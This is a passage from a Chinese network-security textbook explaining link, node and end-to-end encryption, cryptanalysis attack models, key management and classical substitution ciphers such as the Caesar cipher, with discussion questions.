



**图4-4 链路加密方式**

链路加密方式对用户是透明的,即加密操作由网络自动进行,用户不能干预加解密过程。这种加密方式可以在物理层和数据链路层实施,主要以硬件完成,它用以对信息或链路中可能被截获的那一部分信息进行保护。这些链路主要包括专用线路、电话线、电缆、光缆、微波和卫星通道等。

2)结点加密

结点加密是链路加密的改进,其目的是克服链路加密在结点处易遭非法存取的缺点。结点加密在协议传输层上进行,是对源点和目标结点之间传输的数据进行加密保护。它与链路加密类似,只是加密算法要组合在依附于结点的加密模件中,其加密原理如图4-5所示。这种加密方式,即使在结点也不会出现明文。这种加密方式可提供用户结点间连续的安全服务,也可用于实现对等实体鉴别。结点加密时,数据在发送结点和接收结点是以明文形式出现的;而在中间结点,加密后的数据在一个安全模块内部进行

密钥转换，即将上一结点过来的密文先解密，再用另一个密钥加密。





**图 4-5　结点加密方式**

结点加密也是在每条链路上使用一个专用密钥，由于从一条链路到另一条链路的密钥使用有可能不同，必须进行转换。从一个密钥到另一个密钥的转换是在保密模块中进行的，这个模块设在结点中央处理装置中，可以起到一种外围设备的作用。所以明文数据不通过结点，而只存在于保密模块中。要注意的是：相当多的报文数据在进行路由选择时也要对信息加密，这样结点中央处理装置就能恰当地选定数据的传送线路。

3）端-端加密

网络层以上的加密通常称为端-端加密。端-端加密是面向网络高层主体进行的加密，即在协议表示层上对传输的数据进行加密，而不对下层协议信息加密。协议信息以明文形式传输，用户数据在中间结点不需要加密。

端-端加密一般由软件来完成。在网络高层进行加密，不需要考虑网络低层的线路、调制解调器、接口与传输码，但用户的联机自动加密软件必须与网络通信协议软件完全结合，而各厂家的通信协议软件往往又各不相同，因此目前的端-端加密往往是采用脱机调用方式。端-端加密也可以用硬件来实现，不过该加密设备要么能识别特殊的命令字，要么能识别低层协议信息，而且仅对用户数据进行加密，使用硬件实现往往有很大难度。在大型网络系统中，交换网络在多个发送方和接收方之间传输的时候，用端-端加密是比较合适的。端-端加密往往以软件的形式实现，并在应用层或表示层上完成。端-端加密原理如图4-6所示。采用这种加密方式，数据在通过各结点传输时一直得到保护，只是在终点才进行解密。在数据传输的整个过程中，以一个不确定的密钥和算法进行加密。在中间结点和有关安全模块内永远不会出现明文。采用端-端加密或结点加密时，只加密报文，不加密报头。

4）加密传输方式的比较

数据加密变换使数据通信更安全，但不能保证在传输过程中绝对不会泄密。因为在传输过程中还有泄密的隐患。

采用链路加密方式，从起点到终点要经过许多中间结点，在每个结点均要暴露明文（结点加密方法除外），如果链路上的某一结点安全防护比较薄弱，那么按照木桶原理（木桶水量由最低的一块木板决定），虽然采取了加密措施，但整个链路的安全水平只相当于最薄弱的结点处的安全状况。

采用端-端加密方式，只是发送方加密报文，接收方解密报文，中间结点不必加解密，





图 4-6　端-端加密方式

也就不需要密码装置。此外,加密可采用软件实现,使用起来很方便。在端-端加密方式下,每对用户之间都存在一条虚拟的保密信道,每对用户应共享密钥(传统密码保密体制,非公钥体制下),所需的密钥总数等于用户对的数目。对于 $n$ 个用户,若两两通信,共需密钥 $n(n-1)/2$ 种,每个用户需 $n-1$ 种。这个数目将随网上通信用户的增加而增加。为安全起见,每隔一段时间还要更换密钥,有时甚至只能使用一次密钥,密钥的用量很大。

采用链路加密时,每条物理链路上,不管用户多少,都可使用一种密钥。在极限情况下,每个结点都与另外一个单独的结点相连,密钥的数目也只是 $n(n-1)/2$ 种。这里 $n$ 是结点数而非用户数,一个结点一般有多个用户。

从身份认证的角度看,链路加密只能认证结点而不是用户。使用结点 A 密钥的报文仅保证它来自结点 A。报文可能来自 A 的任何用户,也可能来自另一个路过结点 A 的用户。因此链路加密不能提供用户认证。端-端加密对用户是可见的,可以看到加密后的结果,起点、终点很明确,可以进行用户认证。

总之,链路加密对用户来说比较容易,使用的密钥较少,而端-端加密比较灵活,用户可见。对链路加密中各结点安全状况不放心的用户也可使用端-端加密方式。

**讨论思考**

(1) 简述学习密码技术的意义。

(2) 简述数据传输加密和数据存储加密的特点。

(3) 多级数据加密可以代替单级数据加密吗? 为什么?

# 4.2 密码破译与密钥管理技术

## 4.2.1 密码破译概述

密码破译是在不知道密钥的情况下恢复出密文中隐藏的明文信息。密码破译也是对密码体制的攻击。成功的密码破译能恢复出明文或密钥，也能够发现密码体制的弱点。

在传输过程中，除了合法的接收者外，还有非授权者，非授权者通过各种办法在信息传输过程中截取信息（如搭线窃听、电磁窃听、声音窃听等），因此机密信息在网络中传输通常要进行加密，但有时还是能够被非授权用户截获，通过密码破译获得明文甚至是密钥，使机密泄露，如图4-7所示。





**图4-7 密码破译简化模型**

加密强度取决于3个主要因素：

（1）算法的强度。例如，除了尝试所有可能的密钥组合之外的任何数学方法都不能使信息被解密。

（2）密钥保密性。数据的保密程度直接与密钥的保密程度相关，注意区分密钥和算法，算法不需要保密，被加密的数据先与密钥共同使用，然后再通过加密算法进行加密。

（3）密钥长度。密钥的长度以位为单位，根据加密和解密的应用程序，在密钥的长度上加上一位则相当于把可能的密钥的总数乘以二倍，简单地说构成一个任意给定长度的密钥的位的可能组合的个数可以被表示为2的 $n$ 次方，这里的 $n$ 是一个密钥的长度，因此，一个40位密钥的所有可能将是2的40次方或1 099 511 627 776种，与之形成鲜明对比的是现代计算机的速度。

**【案例4-4】** 评测算法的强度。算法向公众公开的时间越长，受攻击或者被破解的机会就越多，这也和公开的程度有关系，如果完全不知道算法的复杂性，破解是非常困难的。

## 4.2.2 密码破译方法和防范

### 1. 密钥的穷尽搜索

破译密文最简单的方法就是尝试所有可能的密钥组合。假设破译者有识别正确解密结果的能力，经过多次密钥尝试，最终会有一个密钥让破译者得到原文，这个过程就称为密钥的穷尽搜索，如图4-8所示。





**图 4-8 密钥的穷尽搜索示意图**

## 2. 密码分析

在不知道密钥的情况下，利用数学方法破译密文或找到密钥的方法称为密码分析(cryptanalysis)。密码分析有两个基本的目标：利用密文发现明文；利用密文发现密钥。根据密码分析者破译(或攻击)时已具备的前提条件，通常人们将密码分析攻击法分为4种类型，如图4-9所示。





**图 4-9 密码分析攻击**

(1) 唯密文攻击(ciphertext-only attack)。在这种方法中，密码分析员已知加密算法，掌握了一段或几段要解密的密文，通过对这些截获的密文进行分析得出明文或密钥。唯密文攻击是最容易防范的，因为攻击者拥有的信息量最少。但是在很多情况下，分析者可以得到更多的信息。如捕获到一段或更多的明文信息及相应的密文，也有可能知道某段明文信息的格式。

(2) 已知明文攻击(known-plaintext attack)。在这种方法中，密码分析员已知加密算法，掌握了一段明文和对应的密文，目的是发现加密的密钥。在实际使用中，获得与某些密文所对应的明文是可能的。

(3) 选择明文的破译(chosen-plaintext attack)。在这种方法中，密码分析员已知加密算法，设法让对手加密一段分析员选定的明文，并获得加密后的密文，目的是确定加密的密钥。差别比较分析法也是选定明文攻击法的一种，密码分析员设法让对手加密一组相似却差别细微的明文，然后比较它们加密后的结果，从而获得加密的密钥。

(4) 选择密文攻击(chosen-ciphertext attack)。密码分析者可得到所需要的任何密文所对应的明文(这些明文可能是不明了的)，解密这些密文所使用的密钥与解密待解的密文的密钥是一样的。它在密码分析技术中很少用到。

上述4种攻击类型的强度按序递增，如果一个密码系统能抵抗选择明文攻击，那么它当然能够抵抗唯密文攻击和已知明文攻击。

### 3. 其他密码破译方法

除密钥的穷尽搜索和密码分析外，实际生活中，破密者更可能真对人机系统的弱点进行攻击，而不是攻击加密算法本身。

利用加密系统实现中的缺陷或漏洞等都是破译密码的方法，虽然这些方法不是密码学所研究的内容，但对于每一个使用加密技术的用户来说是不可忽视的问题，甚至比加密算法本身更为重要。常见的破译方法如下：

（1）骗取用户口令密码。

（2）在用户输入口令时，应用各种技术手段，“窥视”或“偷窃”口令内容。

（3）利用加密系统实现中的缺陷破译。

（4）对用户使用的密码系统偷梁换柱。

（5）从用户工作生活环境获得未加密的保密信息，如进行“垃圾分析”。

（6）让口令的另一方透露口令或相关信息。

（7）威胁用户交出密码。

### 4. 防范密码破译的措施

防止密码破译，除了要从思想上加以重视外，采取的具体措施如下：

（1）强化加密算法。通过增加加密算法的破译复杂程度和破译的时间进行密码保护。如加长加密系统的密钥长度，一般在其他条件相同的情况下，密钥越长破译越困难，加密系统也就越可靠。

（2）采用动态会话密钥。每次会话所使用的密钥不相同。

（3）定期更换加密会话的密钥。

**【案例4-5】** 没有一种密码技术是完全攻不破的，但是，就现在使用的密码技术来说，暴力破解一个加密信息要用几十年、几百年或数千年的时间。一般认为到那时信息已经没有价值了。

## 4.2.3 密钥管理技术

密钥管理是指对所用密钥生命周期的全过程实施的安全保密管理，包括密钥的产生、存储、分配、使用和销毁等一系列技术问题。密钥管理的目的就是确保密钥的安全性，即密钥的真实性和有效性，进而保证数据保密系统的安全性。因此，密钥管理是数据加解密技术中的重要一环，其在整个保密系统中占有重要地位。若密钥得不到合理的保护和管理，无论算法设计得多么精巧和复杂，保密系统也是脆弱的。密钥管理的主要任务是如何在公用数据网上安全地传递密钥而不被窃取。

密钥管理包括管理方式、密钥生成、密钥存储和保护、密钥分配和传递、密钥备份和销毁等，所有管理过程都是为了正确地解决密钥从生成到使用全过程的安全性和实用性，另外，还涉及密钥的行政管理制度和管理人员的素质。

（1）管理方式。在密钥的保护中，通常采用层次化的保护方式。密钥的分层保护也叫主密钥保护体制，它是以对称密钥为基础的管理体制。该体制可把密钥分为几层，高

一层密钥保护低一层密钥。一般把密钥分为主密钥、辅助主密钥和会话密钥 3 个层次。每个主密钥对多个辅助主密钥进行加密保护;每个辅助主密钥对多个会话密钥进行加密保护;最后,再用会话密钥对传输的具体信息进行加密保护。层次化的密钥管理方式中,用于数据加密的工作密钥需要动态产生,多层密钥体制大大加强了密码系统的可靠性,因为用得最多的工作密钥常常更换,而高层密钥用得较少,使得破译的难度增大。

(2) 密钥的生成。密钥的生成与所使用的生成算法有关。如果生成的密钥强度不一致,则称该算法构成的是非线性密钥空间,否则称为线性密钥空间。另外密钥的表示方式对密钥空间的大小也有影响。密码算法如果采用一个弱的密钥生成方法,那么整个密码体制就是弱的。因为弱的密钥生成算法容易被破译,密码分析者在破译了密钥后不用再去试图破译算法就可以得到他要得到的数据。所以,密钥的生成是密钥管理中的基本问题。

(3) 密钥的分配、传递。密钥的分配是指产生并使使用者获得一个密钥的过程;密钥的传递分集中传递和分散传递两类。集中传递是指将密钥整体传送,这时需要使用主密钥来保护会话密钥的传递,并通过安全渠道传递主密钥。分散传递是指将密钥分解成多个部分,用秘密分享的方法传递,只要有部分到达就可以恢复,这种方法适用于在不安全的信道中传输。

(4) 密钥的保存。密钥既可以作为一个整体保存,也可以分散保存。整体保存的方法有人工记忆、外部记忆装置、密钥恢复、系统内部保存;分散保存的目的是尽量降低由于某个保管人或保管装置的问题而导致密钥的泄露。

(5) 密钥的备份及销毁。密钥的备份可以采用和密钥的分散保存相同的方式,以免知道密钥的人太多。密钥的销毁要有管理和仲裁机制,否则密钥会被有意无意地丢失,从而造成对使用行为的否认。

**📖讨论思考**

(1) 密钥管理包括哪几个过程? 分别对这些过程进行简述。

(2) 怎样解决暴力破解耗时的问题?

(3) 多层密钥体制的特点是什么?

# 4.3　实用加密技术概述

随着计算机网络的发展,网络的利用率越来越高,网络安全问题成为网络社会关注的焦点,数据加密技术是保证信息安全的重要手段之一,它不仅可以保证数据的机密性,而且可以保证数据的完整性和抗抵赖性,还可以进行用户端和服务器端的身份认证。

## 4.3.1　对称加密技术

### 1. 传统加密技术

计算机加密技术的发展经历了从传统密码学到现代密码学的过程,传统密码方法是以密钥为基础的,是一种对称加密,加密和解密使用的密钥相同,或由一个密钥可以推知另一个密钥,算法比较简单,数据的保密性主要取决于算法的保密性。典型的传统加密

技术分为替换技术和置换技术两种。

1）替换技术

替换技术是用一组密文字母替代明文字母，达到隐藏明文的目的。替换密码有4种：单表替换密码、多表替换密码、同音替换密码和多字母组替换密码。

凯撒密码是最古老的一种单表替换密码。这种技术将字母按字母表的顺序排列，并将最后一个字母和第一个字母相连起来，构成一个字母序列，明文中的每个字母用该序列中在它后面的第3个字母来代替，构成密文。也就是说密文字母相对明文字母循环右移3位，所以也称为“循环移位密码”。

明文字母：a b c d e f g h i j k l m n o p q r s t u v w x y z

密文字母：D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

如果让每个字母对应一个数值（a=0，b=1，…，z=25），则该算法可以表示为

$$c = B(p) = (p + 3) \bmod 26$$

其中，$P$ 为明文信息元素，$C$ 为密文信息元素。

密文字母与明文字母的偏移可以是任意值，形成了所谓的移位密码，其加密算法可以表示为

$$c = E(p) = (p + k) \bmod 26$$

其中，$K$ 是加密算法的密钥，可以在1到25之间取值。

解密算法可以表示为

$$p = D(c) = (c - k) \bmod 26$$

凯撒密码的特点是：由于 $k$ 的取值范围有限制，凯撒密码的密钥空间很小，难以抵御强行攻击密码分析，攻击者最多尝试25次，就一定能够破译密码。

为了加大凯撒密码的密钥空间，可以将明文字母和密文字母的映射表复杂化，将它们之间的映射关系变成没有规律的，即将密文字母的顺序打乱后，每条信息用一个字母映射表（给出从明文字母到密文字母的映射）加密，打乱后的字母表为密钥。

明文字母：a b c d e f g h i j k l m n o p q r s t u v w x y z

密文字母：O G R F C Y S A L X U B Z Q T W D V E H J M K P N I

